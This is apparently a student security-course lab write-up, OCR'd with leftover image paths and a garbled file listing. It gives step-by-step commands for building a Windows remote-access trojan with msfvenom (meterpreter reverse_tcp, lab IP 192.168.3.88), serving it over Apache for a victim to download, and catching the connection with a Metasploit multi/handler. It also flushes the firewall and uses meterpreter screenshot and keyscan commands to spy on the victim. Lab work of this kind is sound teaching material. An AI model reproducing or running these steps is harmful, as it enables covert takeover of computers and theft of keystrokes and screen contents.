Module:- SECURITY CONCEPT

(RAT-Remote Administrator Trojan

Windows Malware)

Name:-Prithviraj Nikam

Hack Windows using Two Component

1.RAT:-

A RAT is a type of malware that's very similar to legitimate remote access programs. The main difference, of course, is that RATs are installed on a computer without a user's knowledge. Most legitimate remote access programs are made for tech support and file sharing purposes, while RATs are made for spying on, hijacking, or destroying computers.

In other Word

Remote access trojans (RATs) are malware designed to allow an attacker to remotely control an infected computer. Once the RAT is running on a compromised system, the attacker can send commands to it and receive data back in response.

2. Listener to the RAT :-

Malware executed and connected to the listener

Ip address Listener + payload of windows] ← In Kali


192.168.3.88

Step-1:- Create a RAT use following Command


 # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.3.88 LPORT=4444 -f exe -o windows.exe **Kali ip**

You can Give any Port Number

M/W file name



Now Check the malware executable file created or not
 # ls



Step-2:- Now install the Apache2
 # sudo apt-get install apache2

```
┌──(prithvi㉿kali)-[~]
└─$ sudo apt-get install apache2
[sudo] password for prithvi:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  libgoogle-perftools4 libpcrecpp0v5 libstemmer0d libtcmalloc-minimal4 libyaml-c
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
```

Step-3:- Create a new folder in following location
 # sudo mkdir /var/www/html/downloads

```
┌──(prithvi㉿kali)-[~]
└─$ sudo mkdir /var/www/html/downloads
```

Step-4:-Copy Malware file to this Location
 # sudo cp windows.exe /var/www/html/downloads

```
┌──(prithvi㉿kali)-[~]
└─$ sudo cp windows.exe /var/www/html/downloads
```

Step-5:- Now Start the Apache service
 # sudo systemctl start apache2
 # iptables -F

```
┌──(prithvi㉿kali)-[~]
└─$ systemctl start apache2
```

Step-6:-Open the Metasploit console
 # msfconsole

```
┌──(prithvi㉿kali)-[~]
└─$ msfconsole
/usr/share/metasploit-framework/vendor/bu
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bu
```

Step-7:- Now use exploit as a Multi Handler
msf6 > use exploit/multi/handler

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```


Step-8:-Then set the payload
msf6 > exploit(multi/handler) > set payload /windows/meterpreter/reverse_tcp

```
msf6 exploit(multi/handler) > set payload /windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
```

Step-9:- Now Set the Local Host and Port
 # msf6 > exploit(multi/handler) > set LHOST 192.168.3.88
Kali ip
 # msf6 > exploit(multi/handler) > set LPORT 4444
This port set in malware

```
msf6 exploit(multi/handler) > set LHOST 192.168.3.88
LHOST ⇒ 192.168.3.88
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
```


Step10:- Go to any browser (Windows Machine) and Type Following in url box
192.168.3.88/downloads



Click the windows.exe file by victim and install in own windows system

Step-11:-Then Attacker exploit and run to check and remotely access the windows system there windows.exe(malware) is installed

 # msf6 > exploit(multi/handler) > exploit



Step-12:- The meterpreter will be open. That can show many commands.using this command access the hacked windows os


meterpreter > ?


```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a backg
    channel                   Displays information or control active c
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the cu
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached t
```

Step-13:-use the screenshot command to take the picture of hack os
meterpreter > screenshot

```
meterpreter > screenshot
Screenshot saved to: /home/prithvi/CTUnQvuF.jpeg
```

Now go to Directory check the screenshot


View
Go
Help
prithvi
Downloads
puter
vi
ktop
h
uments
ic
ures
os
nloads
System
vse Network
Desktop
Documents
CTUnQvuF.jpeg
driftnet-0.jpeg
file-01.kismet.netxml
file-01.log.csv



Step-14:- use the key scan Command.the victim type anything on hacked os then attacker will check victim which keyword type on hacked os

meterpreter >keyscan_start

meterpreter >keyscan_dump